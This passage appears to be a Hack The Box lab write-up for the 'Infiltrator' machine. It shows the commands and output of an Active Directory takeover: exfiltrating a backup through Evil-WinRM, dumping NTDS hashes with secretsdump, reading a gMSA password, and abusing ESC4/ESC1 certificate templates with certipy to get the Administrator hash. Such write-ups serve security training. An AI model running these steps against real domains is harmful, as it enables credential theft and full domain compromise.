[13:04:11:322] [14400:14401] [WARN][com.freerdp.crypto] - CN = dc01.infiltrator.htb
[13:04:13:247] [14400:14401] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[13:04:13:248] [14400:14401] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[13:04:13:313] [14400:14401] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[13:04:13:313] [14400:14401] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```

I can use recovery key in E:



I can find backup file

```
C:\Users\O.martinez>E:

E:\>tree . /F
Folder PATH listing for volume Backaup Disk
Volume serial number is 60C1-1A04
E:\
└───Windows Server 2012 R2 - Backups
    ├───Files
    ├───PerfLogs
    ├───Program
    ├───Program Files (x86)
    ├───Users
    │   ├───Administrator
    │   │   ├───Contacts
    │   │   ├───Desktop
    │   │   ├───Documents
    │   │   │       Backup_Credentials.7z
    │   │   │
    │   │   ├───Downloads
    │   │   ├───Favorites
    │   │   │       Bing.url
    │   │   │
    │   │   │   └───Links
    │   │   ├───Links
    │   │   │       Desktop.lnk
    │   │   │       Downloads.lnk
    │   │   │       RecentPlaces.lnk
```

Copy it to C:\programdata and download it

```
E:\Windows Server 2012 R2 - Backups\Users\Administrator\Documents>copy Backup_Credentials.7z C:\programdata\backup.7z
        1 file(s) copied.
```

```
*Evil-WinRM* PS C:\programdata> download backup.7z

Info: Downloading C:\programdata\backup.7z to backup.7z

Info: Download successful!
```

Fortunately, it doesn't have password and has ntds.dit, system, and security

```
└─ $tree .
.
├── Active Directory
│   └── ntds.dit
├── backup.7z
└── registry
    ├── SECURITY
    └── SYSTEM

3 directories, 4 files
```

I can run secretsdump.py to get hash for all accounts

```
$secretsdump.py local -ntds Active\ Directory/ntds.dit  -system registry/SYSTEM -security registry/SECURITY
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0xd7e7d8797c1ccd58d95e4fb25cb7bdd4
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

...

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7bf62b9c45112ffdadb7b6b4b9299dd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:fe4767309896203c581b9fc3c5e23b00:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:454fcbc37690c6e4628ab649e8e285a5:::
infiltrator.htb\winrm_svc:1104:aad3b435b51404eeaad3b435b51404ee:84287cd16341b91eb93a58456b73e30f:::
infiltrator.htb\lan_managment:1105:aad3b435b51404eeaad3b435b51404ee:e8ade553d9b0cb1769f429d897c92931:::
infiltrator.htb\M.harris:1106:aad3b435b51404eeaad3b435b51404ee:fc236589c448c620417b15597a3d3ca7:::
infiltrator.htb\D.anderson:1107:aad3b435b51404eeaad3b435b51404ee:627a2cb0adc7ba12ea11174941b3da88:::
infiltrator.htb\L.clark:1108:aad3b435b51404eeaad3b435b51404ee:627a2cb0adc7ba12ea11174941b3da88:::
infiltrator.htb\O.martinez:1109:aad3b435b51404eeaad3b435b51404ee:eb86d7bcb30c8eac1bdcae5061e2dff4:::
infiltrator.htb\A.walker:1110:aad3b435b51404eeaad3b435b51404ee:46389d8dfdfcf0cbe262a71f576e574b:::
infiltrator.htb\K.turner:1111:aad3b435b51404eeaad3b435b51404ee:48bcd1cdc870c6285376a990c2604531:::
infiltrator.htb\E.rodriguez:1112:aad3b435b51404eeaad3b435b51404ee:b1918c2ce6a62f4eee11c51b6e2e965a:::
```

I try these hashes, but it does not work for anything

```
$nxc smb dc01.infiltrator.htb -u users.txt -H hashes.txt -k
```

I can run ntdissector to get more information


```
$ntdissector -ntds Active\ Directory/ntds.dit -system registry/SYSTEM -outputdir /tmp/ -ts -f user
[2025-06-16 13:27:03] [*] PEK # 0 found and decrypted: d27644ab3070f72ec264fcb413d75299
[2025-06-16 13:27:03] [*] Filtering records with this list of object classes :  ['user']
[2025-06-16 13:27:03] [*] Ignoring records marked as deleted
100%| | 3823/3823 [00:00<00:00, 6800.02rec./s]
[2025-06-16 13:27:03] [*] Finished, matched 12 records out of 3823
[2025-06-16 13:27:03] [*] Processing 12 serialization tasks
100%| | 12/12 [00:00<00:00, 498.10rec./s]
```

I can see that password is leaked in description for lan_managment

```
$cat user.json | jq '.|"\(.description):\(.userPrincipalName)"'
"User Security and Management Specialist:winrm_svc@infiltrator.htb"
"null:martinez@infiltrator.htb"
"l@n_M@an!1331:lan_managment@infiltrator.htb"
"Built-in account for guest access to the computer/domain:null"
"null:anderson@infiltrator.htb"
"null:turner@infiltrator.htb"
"Key Distribution Center Service Account:null"
"null:walker@infiltrator.htb"
"Built-in account for administering the computer/domain:null"
"Head of Development Department\n:harris@infiltrator.htb"
"null:clark@infiltrator.htb"
"null:rodriguez@infiltrator.htb"
```

Get root shell

Bloodhound shows



First, I'll get infiltrator_svc's hash

```
$nxc ldap dc01.infiltrator.htb -u lan_managment -p 'l@n_M@an!1331' --gmsa
LDAP        10.10.11.31     389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:infiltrator.htb) (signing:None) (channel binding:Never
LDAP        10.10.11.31     389    DC01            [+] infiltrator.htb\lan_managment:l@n_M@an!1331
LDAP        10.10.11.31     389    DC01            [*] Getting GMSA Passwords
LDAP        10.10.11.31     389    DC01            Account: infiltrator_svc$     NTLM: 653b2726881d6e5e9ae3690950f9bcc4     PrincipalsAllowedToReadPassword: lan_manag
ment
```

For esc4

1. Find any vulnerable template

```
$certipy find -u 'infiltrator_svc$' -hashes ':653b2726881d6e5e9ae3690950f9bcc4' -target dc01.infiltrator.htb -stdout -vuln
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'infiltrator-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'infiltrator-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'infiltrator-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'infiltrator-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : infiltrator-DC01-CA
    DNS Name                            : dc01.infiltrator.htb
    Certificate Subject                 : CN=infiltrator-DC01-CA, DC=infiltrator, DC=htb
    Certificate Serial Number           : 724BCC4E21EA6681495514E0FD8A5149
    Certificate Validity Start          : 2023-12-08 01:42:38+00:00
    Certificate Validity End            : 2124-08-04 18:55:57+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : INFILTRATOR.HTB\Administrators
      Access Rights
        ManageCertificates              : INFILTRATOR.HTB\Administrators
```

...

```
Permissions
  Object Control Permissions
    Owner                         : INFILTRATOR.HTB\Local System
    Full Control Principals       : INFILTRATOR.HTB\Domain Admins
                                    INFILTRATOR.HTB\Enterprise Admins
                                    INFILTRATOR.HTB\Local System
    Write Owner Principals        : INFILTRATOR.HTB\infiltrator_svc
                                    INFILTRATOR.HTB\Domain Admins
                                    INFILTRATOR.HTB\Enterprise Admins
                                    INFILTRATOR.HTB\Local System
    Write Dacl Principals         : INFILTRATOR.HTB\infiltrator_svc
                                    INFILTRATOR.HTB\Domain Admins
                                    INFILTRATOR.HTB\Enterprise Admins
                                    INFILTRATOR.HTB\Local System
    Write Property Principals     : INFILTRATOR.HTB\infiltrator_svc
                                    INFILTRATOR.HTB\Domain Admins
                                    INFILTRATOR.HTB\Enterprise Admins
                                    INFILTRATOR.HTB\Local System
[!] Vulnerabilities
  ESC4                            : 'INFILTRATOR.HTB\\infiltrator_svc' has dangerous permissions
```

2. Change it to be vulnerable to esc1

```
$certipy template -u 'infiltrator_svc$' -hashes ':653b2726881d6e5e9ae3690950f9bcc4' -template Infiltrator_Template -target dc01.infiltrator.htb -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'Infiltrator_Template' to 'Infiltrator_Template.json'
[*] Updating certificate template 'Infiltrator_Template'
[*] Successfully updated 'Infiltrator_Template'
```

Needed to revert it

Certipy find shows esc1~4

```
[!] Vulnerabilities
  ESC1                            : 'INFILTRATOR.HTB\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
  ESC2                            : 'INFILTRATOR.HTB\\Authenticated Users' can enroll and template can be used for any purpose
  ESC3                            : 'INFILTRATOR.HTB\\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
  ESC4                            : 'INFILTRATOR.HTB\\Authenticated Users' has dangerous permissions
```

3. Request ticket and use it to get ntlm hash

```
$certipy req -u 'infiltrator_svc$@infiltrator.htb' -hashes ':653b2726881d6e5e9ae3690950f9bcc4' -upn Administrator@infiltrator.htb -ca infiltrator-DC01-CA -template Infiltrator_Template -target dc01.infiltrator.htb -dc-ip 10.10.11.31 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'dc01.infiltrator.htb' at '10.10.11.31'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.31[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.31[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 21
[*] Got certificate with UPN 'Administrator@infiltrator.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

```
$certipy auth -pfx administrator.pfx -dc-ip 10.10.11.31
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@infiltrator.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@infiltrator.htb': aad3b435b51404eeaad3b435b51404ee:1356f502d2764368302ff0369b1121a1
```

I got admin hash!

4. Revert the default configuration of template

```
$certipy template -u 'infiltrator_svc$@infiltrator.htb' -hashes 653b2726881d6e5e9ae3690950f9bcc4 -template Infiltrator_Template -dc-ip 10.10.11.31 -configuration Infiltrator_Template.json
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'Infiltrator_Template'
[*] Successfully updated 'Infiltrator_Template'
```

I can winrm as admin

